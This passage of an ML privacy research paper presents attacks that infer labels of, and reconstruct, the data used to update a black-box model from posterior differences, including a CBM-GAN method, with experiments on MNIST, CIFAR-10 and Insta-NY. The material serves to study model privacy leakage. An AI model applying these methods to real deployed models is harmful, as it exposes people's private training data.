For our experimental evaluation, we use three datasets: MNIST, CIFAR-10, and Insta-NY. Both MNIST and CIFAR-10 are benchmark datasets for various ML security and privacy tasks. MNIST is a 10-class image dataset, it consists of 70,000 28×28 grey-scale images. Each image contains in its center a handwritten digit. Images in MNIST are equally distributed over 10 classes. CIFAR-10 contains 60,000 32×32 color images. Similar to MNIST, CIFAR-10 is also a 10-class balanced dataset. Insta-NY [6] contains a sample of Instagram users' location check-in data in New York. Each check-in represents a user visiting a certain location at a certain time. Each location is affiliated with a category. In total, there are eight different categories. Our ML task for Insta-NY is to predict each location's category. We use the number of check-ins happened at each location in each hour on a weekly base as the location's feature vector. We further filter out locations with less than 50 check-ins, in total, we have 19,215 locations for the dataset. In Section 6, we further use Insta-LA [6] which contains the check-in data from Los Angeles for our threat model relaxation experiments.

3 General Attack Pipeline

Our general attack pipeline contains three phases. In the first phase, the adversary generates her attack input, i.e., posterior difference. In the second phase, our encoder transforms the posterior difference into a latent vector. In the last phase, the decoder decodes the latent vector to produce different information of the updating set with respect to different attacks. Figure 1 provides a schematic view of our attack pipeline.

In this section, we provide a general introduction for each phase of our attack pipeline. In the end, we present our strategy of deriving data to train our attack models.

3.1 Attack Input

Recall that we aim at investigating the information leaked from posterior difference of a model's two versions when queried with the same set of data samples. To create this posterior difference, the adversary first needs to pick a set of data samples as her probing set, denoted by $\mathcal{D}_{probe}$. In this work, the adversary picks a random sample of data samples (from her local dataset) to form $\mathcal{D}_{probe}$. Choosing or crafting [33] a specific set of data samples as the probing set may further improve attack efficiency, we leave this as a future work. Next, the adversary queries the target ML model $\mathcal{M}$ with all samples in $\mathcal{D}_{probe}$ and concatenates the received outputs to form a vector y_{probe}. Then, she probes the updated model $\mathcal{M}'$ with samples in $\mathcal{D}_{probe}$ and creates a vector y'_{probe} accordingly. In the end, she sets the posterior difference, denoted by δ, to the difference of both outputs:

$$\delta = y_{probe} - y'_{probe}$$

Note that the dimension of δ is the product of $\mathcal{D}_{probe}$'s cardinality and the number of classes of the target dataset. For this paper, both CIFAR-10 and MNIST are 10-class datasets, while Insta-NY is an 8-class dataset. As our probing set always contains 100 data samples, this indicates the dimension of δ is 1,000 for CIFAR-10 and MNIST, and 800 for Insta-NY.

3.2 Encoder Design

All our attacks share the same encoder structure, we model it with a multilayer perceptron. The number of layers inside the encoder depends on the dimension of δ: Longer δ requires more layers in the encoder. As our δ is a 1,000-dimension vector for the MNIST and CIFAR-10 datasets, and 800-dimension vector for the Insta-NY dataset, we use two fully connected layers in the encoder. The first layer transforms δ to a 128-dimension vector and the second layer further reduces the dimension to 64. The concrete architecture of our encoder is presented in Appendix B.

3.3 Decoder Structure

Our four attacks aim at inferring different information of $\mathcal{D}_{update}$, ranging from sample labels to the updating set itself. Thus, we construct different decoders for different attacks with different techniques. The details of these decoders will be presented in the following sections.

3.4 Shadow Model

Our encoder and decoder need to be trained jointly in a supervised manner. This indicates that we need ground truth data for model training. Due to our minimal assumptions, the adversary cannot get the ground truth from the target model. To solve this problem, we rely on shadow models following previous works [13, 38, 40]. A shadow model is designed to mimic the target model. By controlling the training process of the shadow model, the adversary can derive the ground truth data needed to train her attack models.

As presented in Section 2, our adversary knows (1) the architecture of the target model and (2) a dataset coming from




Figure 1: A schematic view of the general attack pipeline.

the same distribution as the target dataset. To build a shadow model $\mathcal{M}_{shadow}$, the adversary first establishes an ML model with the same structure as the target model. Then, she gets a shadow dataset $\mathcal{D}_{shadow}$ from her local dataset (the rest is used as $\mathcal{D}_{probe}$) and splits it into two parts: Shadow training set $\mathcal{D}^{train}_{shadow}$ and shadow updating set $\mathcal{D}^{update}_{shadow}$. $\mathcal{D}^{train}_{shadow}$ is used to train the shadow model while $\mathcal{D}^{update}_{shadow}$ is further split to m datasets: $\mathcal{D}^{update^1}_{shadow} \cdots \mathcal{D}^{update^m}_{shadow}$. The number of samples in each of the m datasets depends on the attack. For instance, our single-sample class attacks require each dataset containing a single sample. The adversary then generates m shadow updated models $\mathcal{M}'^{1}_{shadow} \cdots \mathcal{M}'^{m}_{shadow}$ by updating the shadow model $\mathcal{M}_{shadow}$ with m shadow updating sets in parallel.

The adversary, in the end, probes the shadow and updated shadow models with her probing set $\mathcal{D}_{probe}$, and calculates the shadow posterior difference $\delta^1_{shadow} \cdots \delta^m_{shadow}$. Together with the corresponding shadow updating set's ground truth information (depending on the attack), the training data for her attack model is derived.

More generally, the training set for each of our attack models contains m samples corresponding to $\mathcal{D}^{update^1}_{shadow} \cdots \mathcal{D}^{update^m}_{shadow}$. In all our experiments, we set m to 10,000. In addition, we create 1,000 updated models for the target model, this means the testing set for each attack model contains 1,000 samples, corresponding to $\mathcal{D}^{update^1}_{target} \cdots \mathcal{D}^{update^{1,000}}_{target}$.

4 Single-sample Attacks

In this section, we concentrate on the case when an ML model is updated with a single sample. This is a simplified attack scenario and we aim to examine the possibility of using posterior difference to infer information about the updating set. We start by introducing the single-sample label inference attack, then, present the single-sample reconstruction attack.

4.1 Single-sample Label Inference Attack

Attack Definition. Our single-sample label inference attack takes the posterior difference as the input and outputs the label of the single updating sample. More formally, given a posterior difference δ, our single-sample label inference attack is defined as follows:

$$\mathcal{A}_{LI} : \delta \mapsto \ell$$

where ℓ is a vector with each entry representing the probability of the updating sample affiliated with a certain label.

Methodology. To recap, the general construction of the attack model consists of an MLP-based encoder which takes the posterior difference as its input and outputs a latent vector μ. For this attack, the adversary constructs her decoder also with an MLP which is assembled with a fully connected layer and a softmax layer to transform the latent vector to the corresponding updating sample's label. The concrete architecture of our $\mathcal{A}_{LI}$'s decoder is presented in Appendix C.

To obtain the data for training $\mathcal{A}_{LI}$, the adversary generates ground truth data by creating a shadow model as introduced in Section 3 while setting the shadow updating set's cardinality to 1. Then, the adversary trains her attack model $\mathcal{A}_{LI}$ with a cross-entropy loss. Our loss function is,

$$\mathcal{L}_{CE} = \sum_i \ell_i \log(\hat{\ell}_i)$$

where ℓ_i is the true probability of label i and $\hat{\ell}_i$ is our predicted probability of label i. The optimization is performed by the ADAM optimizer.

To perform the label inference attack, the adversary constructs the posterior difference as introduced in Section 3, then feeds it to the attack model $\mathcal{A}_{LI}$ to obtain the label.

Experimental Setup. We evaluate the performance of our single-sample label inference attack using the MNIST, CIFAR-10, and Insta-NY datasets. First, we split each dataset into three disjoint datasets: The target dataset $\mathcal{D}_{target}$, the shadow dataset $\mathcal{D}_{shadow}$, and the probing dataset $\mathcal{D}_{probe}$. As mentioned before, $\mathcal{D}_{probe}$ contains 100 data samples. We then split $\mathcal{D}_{shadow}$ to $\mathcal{D}^{train}_{shadow}$ and $\mathcal{D}^{update}_{shadow}$ to train the shadow model as well as updating it (see Section 3). The same process is applied to train and update the target model with $\mathcal{D}_{target}$. As mentioned in Section 3, we build 10,000 and 1,000 updated models for shadow and target models, respectively. This means the training and testing sets for our attack model contain 10,000 and 1,000 samples, respectively.




Figure 2: [Higher is better] Performance of the single-sample label inference attack ($\mathcal{A}_{LI}$) on MNIST, CIFAR-10, and Insta-NY datasets together with the baseline model. Accuracy is adopted as the evaluation metric.

We use convolutional neural network (CNN) to build shadow and target models for both CIFAR-10 and MNIST datasets, and a multilayer perceptron (MLP) for the Insta-NY dataset. The CIFAR-10 model consists of two convolutional layers, one max pooling layer, three fully connected layers, and a softmax layer. The MNIST model consists of two convolutional layers, two fully connected layers, and a softmax layer. Finally, the Insta-NY model consists of three fully connected layers and a softmax layer. The concrete architectures of the models are presented in Appendix A.

All shadow and target models' training sets contain 10,000 images for CIFAR-10 and MNIST, and 5,000 samples for Insta-NY. We train the CIFAR-10, MNIST and Insta-NY models for 50, 25, and 25 epochs, respectively, with a batch size of 64. To create an updated ML model, we perform a single-epoch training. Finally, we adopt accuracy to measure the performance of the attack. All of our experiments are implemented using Pytorch [3]. For reproducibility purposes, our code will be made available.

Results. Figure 2 depicts the experimental results. As we can see, $\mathcal{A}_{LI}$ achieves a strong performance with an accuracy of 0.97 on the Insta-NY dataset, 0.96 on the CIFAR-10 dataset, and 0.68 on the MNIST dataset. Moreover, our attack significantly outperforms the baseline model, namely Random, which simply guesses a label over all possible labels. As both CIFAR-10 and MNIST contain 10 balanced classes, the baseline model's result is approximately 10%. For the Insta-NY dataset, since it is not balanced, we randomly sample a label for each sample to calculate the baseline which results in approximately 29% accuracy. Our evaluation shows that the different outputs of an ML model's two versions indeed leak information of the corresponding updating set.

4.2 Single-sample Reconstruction Attack

Attack Definition. Our single-sample reconstruction attack takes one step further to construct the data sample used to update the model. Formally, given a posterior difference δ, our single-sample reconstruction attack, denoted by $\mathcal{A}_{SSR}$, is




Figure 3: Methodology of the single-sample reconstruction attack ($\mathcal{A}_{SSR}$).

defined as follows:

$$\mathcal{A}_{SSR} : \delta \mapsto x_{update}$$

where x_{update} denotes the sample used to update the model ($\mathcal{D}_{update} = \{x_{update}\}$).


Methodology. Reconstructing a data sample is a much more complex task than predicting the sample's label. To tackle this problem, we need an ML model which is able to generate a data sample in the complex space. To this end, we rely on autoencoder (AE).

Autoencoder is assembled with an encoder and a decoder. Different from our attacks, AE's goal is to learn an efficient encoding for a data sample: Its encoder encodes a sample into a latent vector and its decoder tries to decode the latent vector to reconstruct the same sample. This indicates AE's decoder itself is a data sample reconstructor. For our attack, we first train an AE, then transfer the AE's decoder to our attack model as the initialization of the attack's decoder. Figure 3 provides an overview of the attack methodology. The concrete architectures of our AEs' encoders and decoders are presented in Appendix D.

After the autoencoder is trained, the adversary takes its decoder and appends it to her attack model's encoder. To establish the link, the adversary adds an additional fully connected layer to its encoder which transforms the dimensions of the latent vector μ to the same dimension as μ_{AE}.

We divide the attack model training process into two phases. In the first phase, the adversary uses her shadow dataset to train an AE with the previously mentioned model architecture. In the second phase, she follows the same procedure for single-sample label inference attack to train her attack model. Note that the decoder from AE here serves as the initialization of the decoder, this means it will be further trained together with the attack model's encoder. To train both autoencoder and our attack model, we use mean squared error (MSE) as the loss function. Our objective is,

$$\mathcal{L}_{MSE} = \|\hat{x}_{update} - x_{update}\|_2^2$$



(a) MNIST (b) CIFAR-10 (c) Insta-NY

Figure 4: [Lower is better] Performance of the single-sample reconstruction attack ($\mathcal{A}_{SSR}$) together with autoencoder and two baseline models. Mean squared error is adopted as the evaluation metric. Autoencoder (AE) serves as an oracle as the adversary cannot use it for her attack.




Figure 5: Visualization of some generated samples from the single-sample reconstruction attack ($\mathcal{A}_{SSR}$) on the MNIST dataset. Samples are fair random draws, not cherry-picked. The first row shows the original samples. The second row shows the reconstructed samples by $\mathcal{A}_{SSR}$. The third shows row the reconstructed samples by autoencoder, i.e., the upper bound of our reconstruction attack.

where $\hat{x}_{update}$ is our predicted data sample. We again adopt ADAM as the optimizer.

Experimental Setup. We use the same experimental setup as the previous attack (see Section 4.1) except for the evaluation metric. In detail, we adopt MSE to measure our attack's performance instead of accuracy.

We construct two baseline models, namely Label-random and Random. Both of these baseline models take a random data sample from the adversary's shadow dataset. The difference is that the Label-random baseline picks a sample within the same class as the target updating sample, while the Random baseline takes a random data sample from the whole shadow dataset of the adversary. The Label-random baseline can be implemented by first performing our single-sample label inference attack to learn the label of the data sample and then picking a random sample affiliated with the same label.


Results. First, our single-sample reconstruction attack achieves a promising performance. As shown in Figure 4, our attack on the MNIST dataset outperforms the Random baseline by 36% and more importantly, outperforms the Label-random baseline by 22%. Similarly, for the CIFAR-10 and Insta-NY datasets, our attack achieves an MSE of 0.014 and 0.68 which is significantly better than the two baseline models, i.e., it outperforms the Label-random (Random) baselines by a factor of 2.1 (2.2) and 2.1 (2.3), respectively. The difference between our attack's performance gain over the baseline models on the MNIST and on the other datasets is expected as the MNIST dataset is more homogeneous compared to the other two. In other words, the chance of picking a random data sample similar to the updating sample is much higher in the MNIST dataset than in the other datasets.

Secondly, we compare our attack's performance against the results of the autoencoder for sample reconstruction. Note that AE takes the original data sample as input and outputs the reconstructed one, thus it is considered as an oracle, since the adversary does not have access to the original updating sample. Here, we just use AE's result to show the best possible result for our attack. From Figure 4, we observe that AE achieves 0.042, 0.0043, and 0.51 MSE for the MNIST, CIFAR-10, and Insta-NY datasets, respectively, which indeed outperforms our attack. However, our attack still has a comparable performance.

Finally, Figure 5 visualizes some randomly sampled reconstructed images by our attack on MNIST. The first row depicts the original images used to update the models and the second row shows the result of our attack. As we can see, our attack is able to reconstruct images that are visually similar to the original sample with respect to rotation and shape. We also show the result of AE in the third row in Figure 5 which as mentioned before, is the upper bound for our attack. The results from Figure 4 and Figure 5 demonstrate the strong performance of our attack.

5 Multi-sample Attacks

After demonstrating the effectiveness of our attacks against the updating set with a single sample, we now focus on a more general attack scenario where the updating set contains multiple data samples that are never seen during the training. We introduce two attacks in the multi-sample attack class: Multi-sample label distribution estimation attack and multi-sample reconstruction attack.



(a) KL-divergence (10 samples) (b) KL-divergence (100 samples) (c) Accuracy (10 samples) (d) Accuracy (100 samples)

Figure 6: [Lower is better for (a) and (b), higher is better for (c) and (d)] Performance of the multi-sample label distribution estimation attack ($\mathcal{A}_{LDE}$) together with the baseline model and transfer attack. KL-divergence and accuracy are adopted as the evaluation metric. Accuracy here is used to measure the prediction of the most frequent label over samples in the updating set. Transfer 10-100 means each of the training sample for the attack model corresponds to an updating set containing 10 data samples and each of the testing sample for the attack model corresponds to an updating set containing 100 data samples.

5.1 Multi-sample Label Distribution Estimation Attack

Attack Definition. Our first attack in the multi-label attack class aims at estimating the label distribution of the updating set's samples. It can be considered as a generalization of the label inference attack in the single-sample attack class. Formally, the attack is defined as:

$$\mathcal{A}_{LDE} : \delta \mapsto q$$

where q as a vector denotes the distribution of labels over all classes for samples in the updating set.

Methodology. The adversary uses the same encoder structure as presented in Section 3 and the same decoder structure of the label inference attack (Section 4.1). Since the label distribution estimation attack estimates a probability vector q instead of performing classification, we use Kullback-–Leibler divergence (KL-divergence) as our objective function:

$$\mathcal{L}_{KL} = \sum_i (\hat{q}_\ell)_i \log \frac{(\hat{q}_\ell)_i}{(q_\ell)_i}$$

where $\hat{q}_\ell$ and q_ℓ represent our attack's estimated label distribution and the target label distribution, respectively, and $(q_\ell)_i$ corresponds to the ith label.

To train the attack model $\mathcal{A}_{LDE}$, the adversary first generates her training data as mentioned in Section 3. She then trains $\mathcal{A}_{LDE}$ with the posterior difference $\delta^1_{shadow} \cdots \delta^m_{shadow}$ as the input and the normalized label distribution of their corresponding updating sets as the output. We assume the adversary knows the cardinality of the updating set. We try to relax this assumption later in our evaluation.

Experimental Setup. We evaluate our label distribution estimation attack using updating set of cardinalities 10 and 100. For the two different cardinalities, we build attack models as mentioned in the methodology. All data samples in each updating set for the shadow and target models are sampled uniformly, thus each sample (in both training and testing set) for the attack model, which corresponds to an updating set, has the same label distribution of the original dataset. We use a batch size of 64 when updating the models.

For evaluation metrics, we calculate KL-divergence for each testing sample (corresponding to an updating set on the target model) and report the average result over all testing samples (1,000 in total). Besides, we also measure the accuracy of predicting the most frequent label over samples in the updating set. We randomly sample a dataset with the same size as the updating set and use its samples' label distribution as the baseline, namely Random.

Results. We report the result for our label distribution estimation attack in Figure 6. As shown, $\mathcal{A}_{LDE}$ achieves a significantly better performance than the Random baseline on all datasets. For the updating set with 100 data samples on the CIFAR-10 dataset, our attack achieves 3 and 2.5 times better accuracy and KL-divergence, respectively, than the Random baseline. Similarly, for the MNIST and Insta-NY datasets, our attack achieves 1.5 and 4.8 times better accuracy, and 2 and 7.9 times better KL-divergence. Furthermore, $\mathcal{A}_{LDE}$ achieves a similar improvement over the Random baseline for the updating set of size 10.

Recall that the adversary is assumed to know the cardinality of the updating set in order to train her attack model, we further test whether we can relax this assumption. To this end, we first update the shadow model with 100 samples while updating the target model with 10 samples. As shown in Figure 6a and Figure 6c Transfer 100-10, our attack still has a similar performance as the original attack. However, when the adversary updates her shadow model with 10 data samples while the target model is updated with 100 data samples (Figure 6b and Figure 6d Transfer 10-100), our attack performance drops significantly, in particular for KL-divergence on the CIFAR-10 dataset. We believe this is due to the 10 samples not providing enough information for the attack model to generalize to a larger updating set.




Figure 7: Methodology of the multi-sample reconstruction attack ($\mathcal{A}_{MSR}$).

5.2 Multi-sample Reconstruction Attack

Attack Definition. Our last attack, namely multi-sample reconstruction attack, aims at reconstructing the updating set. This attack can be considered as a generalization of the single-sample reconstruction attack, and a step towards the goal of reconstructing the training set of a black-box ML model. Formally, the attack is defined as follows:

$$\mathcal{A}_{MSR} : \delta \mapsto \mathcal{D}_{update}$$

where $\mathcal{D}_{update} = \{x^1_{update}, \ldots, x^{|\mathcal{D}_{update}|}_{update}\}$ contains the samples used to update the model.

Methodology. The complexity of the task for reconstructing an updating set increases significantly when the updating set size grows from one to multiple. Our single-sample reconstruction attack (Section 4.2) uses AE to reconstruct a single sample. However, AE cannot generate a set of samples. In fact, directly predicting a set of examples is a very challenging task. Therefore, we rely on generative models which are able to generate multiple samples rather than a single one.

We first introduce the classical Generative Adversarial Networks (GANs) and point out why classical GANs cannot be used for our multi-sample reconstruction attack. Next, we propose our Conditional Best of Many GAN (CBM-GAN), a novel hybrid generative model and demonstrate how to use it to execute the multi-sample reconstruction attack.

Generative Adversarial Networks. Samples from a dataset are essentially samples drawn from a complex data distribution. Thus, one way to reconstruct the dataset $\mathcal{D}_{update}$ is to learn this complex data distribution and sample from it. This is the approach we adopt for our multi-sample reconstruction attack. Mainly, the adversary starts the attack by learning the data distribution of $\mathcal{D}_{update}$, then she generates multiple samples from the learned distribution, which is equivalent to reconstructing the dataset $\mathcal{D}_{update}$. In this work, we leverage the state-of-the-art generative model GANs, which has been demonstrated effective on learning a complex data distribution.

A GAN consists of a pair of ML models: a generator (G) and a discriminator (D). The generator G learns to transform a Gaussian noise vector $z \sim \mathcal{N}(0,1)$ to a data sample $\hat{x}$,

$$\mathrm{G} : z \mapsto \hat{x}$$

such that the generated sample $\hat{x}$ is indistinguishable from a true data sample. This is enabled by the discriminator D which is jointly trained. The generator G tries to fool the discriminator, which is trained to distinguish between samples from the Generator (G) and true data samples. The objective function maximized by GAN's discriminator D is,

$$\mathcal{L}_D = \mathbb{E}_{x \in \mathcal{D}_{update}} \log(\mathrm{D}(x)) + \mathbb{E}_{\hat{x}} \log(1 - \mathrm{D}(\hat{x})) \qquad (1)$$

The GAN discriminator D is trained to output 1 ("true") for real data and 0 ("false") for fake data. On the other hand, the generator G maximizes:

$$\mathcal{L}_G = \mathbb{E}_{\hat{x}} \log(\mathrm{D}(\hat{x}))$$

Thus, G is trained to produce samples $\hat{x} = \mathrm{G}(z)$ that are classified as "true" (real) by D.


However, our attack aims to reconstruct $\mathcal{D}_{update}$ for any given δ, which the standard GAN does not support. Therefore, first, we change the GAN into a conditional model to condition its generated samples $\hat{x}$ on the posterior difference δ. Second, we construct our novel hybrid generative model CBM-GAN, by adding a new "Best Match" loss to reconstruct *all* samples inside the updating set *accurately*.

CBM-GAN. The decoder of our attack model is casted as our CBM-GAN's generator (G). To enable this, we concatenate the noise vector z and the latent vector μ produced by our attack model's encoder (with posterior different as input), and use it as CBM-GAN's generator's input, as in Conditional GANs [30]. This allows our decoder to map the posterior difference δ to samples in $\mathcal{D}_{update}$.

However, Conditional GANs are severely prone to mode collapse, where the generator's output is restricted to a limited subset of the distribution [7, 51]. To deal with this, we introduce a reconstruction loss. This reconstruction loss forces our GAN to cover all the modes of the distribution (set) of data samples used to update the model. However, it is unclear, given a posterior difference δ and a noise vector z pair, which sample in the data distribution we should force CBM-GAN to reconstruct. Therefore, we allow our GAN full flexibility in learning a mapping from posterior difference and noise vector z pairs to data samples – this means we allow it to choose the data sample to reconstruct. We realize this using a novel "Best Match" based objective in the CBM-GAN formulation,

$$\mathcal{L}_{BM} = \sum_{x \in \mathcal{D}_{update}} \min_{\hat{x} \sim \mathrm{G}} \|\hat{x} - x\|_2^2 + \sum_{\hat{x}} \log(\mathrm{D}(\hat{x})) \qquad (2)$$

where $\hat{x} \sim \mathrm{G}$ represents samples produced by our CBM-GAN given a latent vector μ and noise sample z. The first part of the $\mathcal{L}_{BM}$ objective is based on the standard MSE reconstruction loss and forces our CBM-GAN to reconstruct all samples in



(a) (b) (c) (d)

Figure 8: Visualization of some generated samples from the multi-sample reconstruction attack ($\mathcal{A}_{MSR}$) before clustering on the CIFAR-10 dataset. Samples are fair random draws, not cherry-picked. The left column shows the original samples and the next 5 columns show the 5 nearest reconstructed samples with respect to mean squared error.

$\mathcal{D}_{update}$ as the error is summed across $x \in \mathcal{D}_{update}$. However, unlike the standard MSE loss, given a data sample $x \in \mathcal{D}_{update}$, the loss is based only on the generated sample $\hat{x}$ which is closest to the data sample $x \in \mathcal{D}_{update}$. This allows CBM-GAN to reconstruct samples in $\mathcal{D}_{update}$ without having an explicit mapping from posterior difference and noise vector z pairs to data samples, as only the "Best Match" is penalized. Finally, the discriminator D ensures that the samples $\hat{x}$ are indistinguishable from the "true" samples of $\mathcal{D}_{update}$.

Training of CBM-GAN. The training of the attack model $\mathcal{A}_{MSR}$ is more complicated than previous attacks, hence we provide more details here. Similar to the previous attacks, the adversary starts the training by generating the training data as mentioned in Section 3. She then jointly trains her encoder and CBM-GAN with the posterior difference $\delta^1_{shadow} \cdots \delta^m_{shadow}$ as the inputs and samples inside their corresponding updating sets, i.e., $\mathcal{D}^{update^1}_{shadow} \cdots \mathcal{D}^{update^m}_{shadow}$ as the output. More concretely, for each posterior difference δ^i_{shadow}, she updates her attack model $\mathcal{A}_{MSR}$ as follows:

1. The adversary sends the posterior difference δ^i_{shadow} to her encoder to get the latent vector μ_i.
2. She then generates $|\mathcal{D}^{update^i}_{shadow}|$ noise vectors.
3. To create generator's input, she concatenates each of the noise vectors with the latent vector μ_i.
4. On the input of the concatenated vectors, the CBM-GAN generates $|\mathcal{D}^{update^i}_{shadow}|$ samples, i.e., each vector corresponds to each sample.
5. The adversary then calculates the generator loss as introduced by Equation 2, and uses it to update the generator and the encoder.
6. Finally, she calculates and updates the CBM-GAN's discriminator according to Equation 1.


Clustering. CBM-GAN only provides a generator which learns the distribution of the samples in the updating set. However, to reconstruct the exact data samples in $\mathcal{D}_{update}$, we need a final step assisted by machine learning clustering. In detail, we assume the adversary knows the cardinality of $\mathcal{D}_{update}$ as in Section 5.1. After CBM-GAN is trained, the adversary utilizes CBM-GAN's generator to generate a large number of samples. She then clusters the generated samples into $|\mathcal{D}_{update}|$ clusters. Here, the K-means algorithm is adopted to perform clustering where we set K to $|\mathcal{D}_{update}|$. In the end, for each cluster, the adversary calculates its centroid, and takes the nearest sample to the centroid as one reconstructed sample.

Figure 7 presents a schematic view of our multi-sample reconstruction attack's methodology. The concrete architecture of CBM-GAN's generator and discriminator for the three datasets used in this paper are listed in Appendix E.

Experimental Setup. We evaluate the multi-sample reconstruction attack on the updating set of size 100 and generate 20,000 samples for each updating set reconstruction with CBM-GAN. For the rest of the experimental settings, we follow the one mentioned in Section 5.1 except for evaluation metrics and baseline.

We use MSE between the updating and reconstructed data samples to measure the multi-sample reconstruction attack's performance. We construct two baselines, namely Shadow-clustering and Label-average. For Shadow-clustering, we perform K-means clustering on the adversary's shadow dataset. More concretely, we cluster the adversary's shadow dataset into 100 clusters and take the nearest sample to the centroid of each cluster as one reconstructed sample. For Label-average, we calculate the MSE between each sample in the updating set and the average of the images with the same label in the adversary's shadow dataset.

Results. In Figure 8, we first present some visualization of the intermediate result of our attack, i.e., the CBM-GAN's output before clustering, on the CIFAR-10 dataset. For each randomly sampled image in the updating set, we show the 5 nearest reconstructed images with respect to MSE generated by CBM-GAN. As we can see, our attack model tries to generate images with similar characteristics to the original images. For instance, the 5 reconstructed images for the airplane image in Figure 8b all show a blue background and a



(a) MNIST (b) CIFAR-10 (c) Insta-NY

